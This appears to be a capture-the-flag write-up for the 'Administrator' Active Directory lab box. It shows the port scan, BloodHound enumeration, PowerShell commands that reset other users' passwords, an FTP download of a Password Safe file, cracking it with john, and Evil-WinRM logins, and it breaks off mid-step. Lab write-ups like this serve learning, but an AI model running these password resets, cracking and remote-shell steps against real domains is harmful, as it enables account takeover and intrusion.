

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.134.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 10:25 IST
Nmap scan report for 10.129.134.3
Host is up (0.18s latency).
Not shown: 65446 closed tcp ports (reset), 63 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-10 11:56:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
52692/tcp open  msrpc         Microsoft Windows RPC
56078/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
56083/tcp open  msrpc         Microsoft Windows RPC
56086/tcp open  msrpc         Microsoft Windows RPC
56106/tcp open  msrpc         Microsoft Windows RPC
56138/tcp open  msrpc         Microsoft Windows RPC
```



As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Olivia / ichliebedich


2) Collected bloodhound data



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo bloodhound-python -u 'Olivia' -p 'ichliebedich' -ns 10.129.134.3 -d administrator.htb -c all
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or servi
ce not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 47S

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ |
```


Vulnerability Assessment

1) Found a user that we can control




2) Changed his password
$SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('Administrator.htb\olivia', $SecPassword)
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

Set-ADAccountPassword -Identity "Michael" -NewPassword $UserPassword -Credential $Cred




```
*Evil-WinRM* PS C:\Users\All Users> Set-ADAccountPassword -Identity "Michael" -NewPassword $UserPassword -Credential $Cred
*Evil-WinRM* PS C:\Users\All Users> |
```

3) Found another user that we can control




$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-ADAccountPassword -Identity "Benjamin" -NewPassword $UserPassword




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/administrator]
└─$ evil-winrm -i 10.129.134.3 -u Michael -p 'Password123!'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\michael\Documents> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael\Documents> Set-ADAccountPassword -Identity "Benjamin" -NewPassword $UserPassword
*Evil-WinRM* PS C:\Users\michael\Documents>
```

4) Found data in ftp




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/administrator]
└─$ ftp Benjamin@10.129.134.3
Connected to 10.129.134.3.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||63614|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||63621|)
125 Data connection already open; Transfer starting.
100% |***********************************************************************************************|   952        8.02 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (8.00 KiB/s)
ftp> exit
221 Goodbye.
```

5) Cracked the pwsafe file



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/administrator]
└─$ pwsafe2john Backup.psafe3 > hash

┌──(vigneswar㉿VigneswarPC)-[~/temp/administrator]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2024-11-10 12:18) 4.347g/s 35617p/s 35617c/s 35617C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

6) Found password of emily


PasswordSafe - Backup.psafe3
File Edit View Manage Help
New Open Close Lock Save Password Username Notes Clr Clipboard Autotype Browse URL Send Email Add Edit Delete Expand Collapse Options Help
Alexander Smith [alexander]
Emily Rodriguez [emily]
Emma Johnson [emma]
Add, Edit or View Entry
Basic Additional Dates and Times Password Policy
Hide Generate Go Send
Help Cancel OK

To add a new entry, simply fill in the fields below. At least a title and a password are required. If you have set a default username, it will appear in the username field.

Group:

Title: Emily Rodriguez

Username: emily

Password: UXLCI5iETUsIBoFVTj8yQFKoHjXmb

Confirm:


URL:

EMail:

Notes: [Notes hidden - click here to display]

Exploitation

1) Logged in as emily




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/administrator]
└─$ evil-winrm -i 10.129.134.3 -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\emily\Desktop> cat "C:/Users/emily/Desktop/user.txt"
7898353ee9d95ad50bc8e23760d38a6e
*Evil-WinRM* PS C:\Users\emily\Desktop>
```


7898353ee9d95ad50bc8e23760d38a6e

emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

2) Found a user we can control

